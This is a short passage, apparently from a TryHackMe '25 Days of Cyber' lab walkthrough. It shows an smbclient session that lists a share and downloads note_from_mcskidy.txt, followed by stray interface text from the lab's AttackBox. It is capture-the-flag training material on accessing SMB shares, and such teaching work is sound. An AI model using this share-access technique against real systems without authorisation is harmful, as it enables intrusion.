tdis            tid             logoff          ..              !
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020

                10252564 blocks of size 1024. 5367808 blocks available
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (46.5 KiloBytes/sec) (average 46.5 KiloBytes/sec)
smb: \>
```

TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#
File Edit View Search Tools Documents Help
Open Save Undo
note_from_mcskidy.txt
File Edit View Search Terminal Help
THM AttackBox
45m 06s